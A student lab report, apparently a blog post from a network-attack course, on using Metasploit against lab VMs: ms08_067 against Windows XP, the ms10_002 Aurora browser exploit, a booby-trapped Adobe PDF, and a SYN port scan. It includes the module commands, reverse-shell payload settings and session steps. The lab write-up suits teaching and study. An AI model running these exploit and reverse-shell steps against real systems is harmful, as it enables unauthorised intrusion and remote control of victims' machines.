
20155217《网络对抗》Exp05 MSF基础应用
20155217《网络对抗》Exp05 MSF基础应用
实践内容
本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路。具体需要完成:
- 一个主动攻击实践,如ms08_067;
- 一个针对浏览器的攻击,如ms11_050;
- 一个针对客户端的攻击,如Adobe;
- 成功应用任何一个辅助模块。
主动攻击:ms08_067

- 先用
search ms08_067查询针对该漏洞的攻击模块:
- 用

use exploit/windows/smb/ms08_067_netapi使用该模块 - 输入命令
show payloads会显示出有效的攻击载荷:
- 使用命令

set payload generic/shell_reverse_tcp设置攻击有效载荷 - 输入命令
set LHOST 192.168.152.130,set RHOST 192.168.152.131 - 使用命令
show options查看payload状态:

- 输入命令
exploit开始攻击,攻击成功(若攻击失败,则需要关闭XP的防火墙):
- 在kali上执行
ipconfig/all:

- 在win xp上执行
ipconfig/all:

- 发现二者结果相同,说明成功攻击。
对浏览器攻击:MS10-002漏洞攻击
- 先利用
search ms10_002指令查看可以运用的攻击模块。

- 使用
use windows/browser/ms10_002_aurora模块。 - 用
info查看该模块的信息:

- 用
set payload windows/meterpreter/reverse_tcp设置payload,并设置需要设置的参数。 - 用
show options确认需要设置的参数是否已经设置好:


- 确认参数设置无误后,用
exploit指令开始攻击,攻击成功后会有靶机需要访问的网址:

- 在靶机IE上输入该网址,此时kali中可以看到有目标主机上线,会话建立。

- 输入
sessions -i 1,成功获取靶机的shell,可以对其进行操作:

针对客户端的攻击:adobe_toolbutton
- 输入
use exploit/windows/fileformat/adobe_cooltype_sing进入模块。 - 使用命令
set payload windows/meterpreter/reverse_tcp设置攻击有效载荷,并设置相关数据:

- 输入
exploit,生成pdf文件,并可以看到pdf所在文件夹,将pdf复制到靶机里:


- 使用

use exploit/multi/handler新建监听模块:

- 输入
sysinfo,攻击成功:
成功应用任何一个辅助模块
- 用
show auxiliary查看所有辅助模块,并从中选择一个。我使用的是scanner/portscan/syn。它是通过发送TCP SYN标志的方式来探测开放的端口。 - 用
show options查看配置,并进行相关配置:

- 配置完成后,
run,发现扫描开放端口成功:

基础问题回答
- 用自己的话解释什么是exploit,payload,encode。
- exploit是背着payload去攻击,起到运载作用。
- payload则为攻击负荷。
- encode为编码器,使其得到伪装,防止被查杀,打掩护用到的。
离实战还缺些什么技术或步骤?
实战的话还需要结合靶机的环境去考虑。
实践总结与体会
这次实验再次能够看出msf是一个比较全面的工具,但渗透的局限性也比较明显。由于前几天在准备考试,这次实验完成得比较晚,但在其他同学的帮助下完成速度还是比较快的,毕竟比他们少走了很多弯路。而且这次又从其他角度成功地进行了攻击,学习到了不少新的东西,美滋滋:D。
20155217《网络对抗》Exp05 MSF基础应用的更多相关文章
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 20145338 《网络对抗》 MSF基础应用
20145338<网络对抗> MSF基础应用 实验内容 ·掌握metasploit的基本应用方式,掌握常用的三种攻击方式的思路. 具体需要完成(1)一个主动攻击;(2)一个针对浏览器的攻击 ...
- 20145308 《网络对抗》 MSF基础应用 学习总结
20145308 <网络对抗> MSF基础应用 学习总结 实验内容 掌握metasploit的基本应用方式,掌握常用的三种攻击方式的思路.具体需要完成(1)一个主动攻击,如ms08_067 ...
- 20145326蔡馨熤《网络对抗》——MSF基础应用
20145326蔡馨熤<网络对抗>——MSF基础应用 实验后回答问题 用自己的话解释什么是exploit,payload,encode. exploit:起运输的作用,将数据传输到对方主机 ...
- 20155218《网络对抗》MSF基础应用
20155218<网络对抗>MSF基础应用 实验过程 1.一个主动攻击实践,如ms08_067; 首先使用 search ms08_067查询一下该漏洞: show target 查看可以 ...
- 20155304《网络对抗》MSF基础应用
20155304<网络对抗>MSF基础应用 实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如ms08_ ...
- 20155305《网络对抗》MSF基础应用
20155305<网络对抗>MSF基础应用 实验过程 实验系统 靶机1:Windows XP Professional SP2 ,IP地址:192.168.1.108 靶机2:Window ...
- 20155311《网络对抗》MSF基础应用
20155311<网络对抗>MSF基础应用 实验过程 实验系统 靶机1:Windows XP Professional SP2 ,IP地址:192.168.136.129 靶机2:Wind ...
随机推荐
- SD从零开始33-37
[原创]SD从零开始33 Billing简介 Billing在SD流程链中的集成: Billing document表征SD流程链中的最后功能: Billing document在R/3系统的不同区域 ...
- 语义SLAM的数据关联和语义定位(三)
与现有方法的异同 特征点SLAM中的数据关联 先回忆一下特征点SLAM中,我们是如何处理数据关联的.下面以ORBSLAM为例. 在初始化部分,我们通过特征描述子的相似性,建立两帧之间的特征点关联,然后 ...
- WebView动态注入JavaScript脚本
Demo地址:https://gitee.com/chenyangqi/YouMeDai 背景介绍 在Android与JavaScript交互一文中学习了原生和JS交互,但是如果我们想和别人开发好的w ...
- [Swift] Swift笔记
开始整理Swift笔记了.打算直接用Playground去写,里面自带的Markup语法和Markdown差不多,显示的效果也不差于博客.而且用Xcode看代码也方便.所以这部分内容不再在博客里记录了 ...
- oracle instr函数(oracle 用instr 来代替 like)
oracle instr函数 对于instr函数,我们经常这样使用:从一个字符串中查找指定子串的位置.例如: SQL> select instr('Oracle','or') position ...
- Git仓库初始化与推送到远端仓库
以下命令为Git仓库初始化,添加远端代码托管仓库,以及推送到远端仓库的命令. 以 "github.com"为远端仓库做示例 # Git 库初始化 git init # 将文件添加到 ...
- Oracle EBS 创建 RMA
DECLARE l_api_version_number NUMBER := 1; l_return_status VARCHAR2(2000); l_msg_count NUMBER; l_msg_ ...
- 使用SQL Server Management Studio操作replication时,要用机器名登录,不要用IP地址
如果你在使用SSMS(SQL Server Management Studio)登录SQL Server时,使用的是IP地址,如下图所示: 当你操作replication时,会报错: 从上面的错误提示 ...
- JSP中文乱码问题终极解决方案
在介绍方法之前我们首先应该清楚具体的问题有哪些,笔者在本博客当中论述的JSP中文乱码问题有如下几个方面:页面乱码.参数乱码.表单乱码.源文件乱码.下面来逐一解决其中的乱码问题. 一.JSP页面中文乱码 ...
- linux通配符含义
linux通配符含义: . 当前目录**** .. 当前目录的上一级目录**** * 通配符,代表任意0个或多个字符***** ? 通配符,代表重复0个或一个0前面的字符 : ...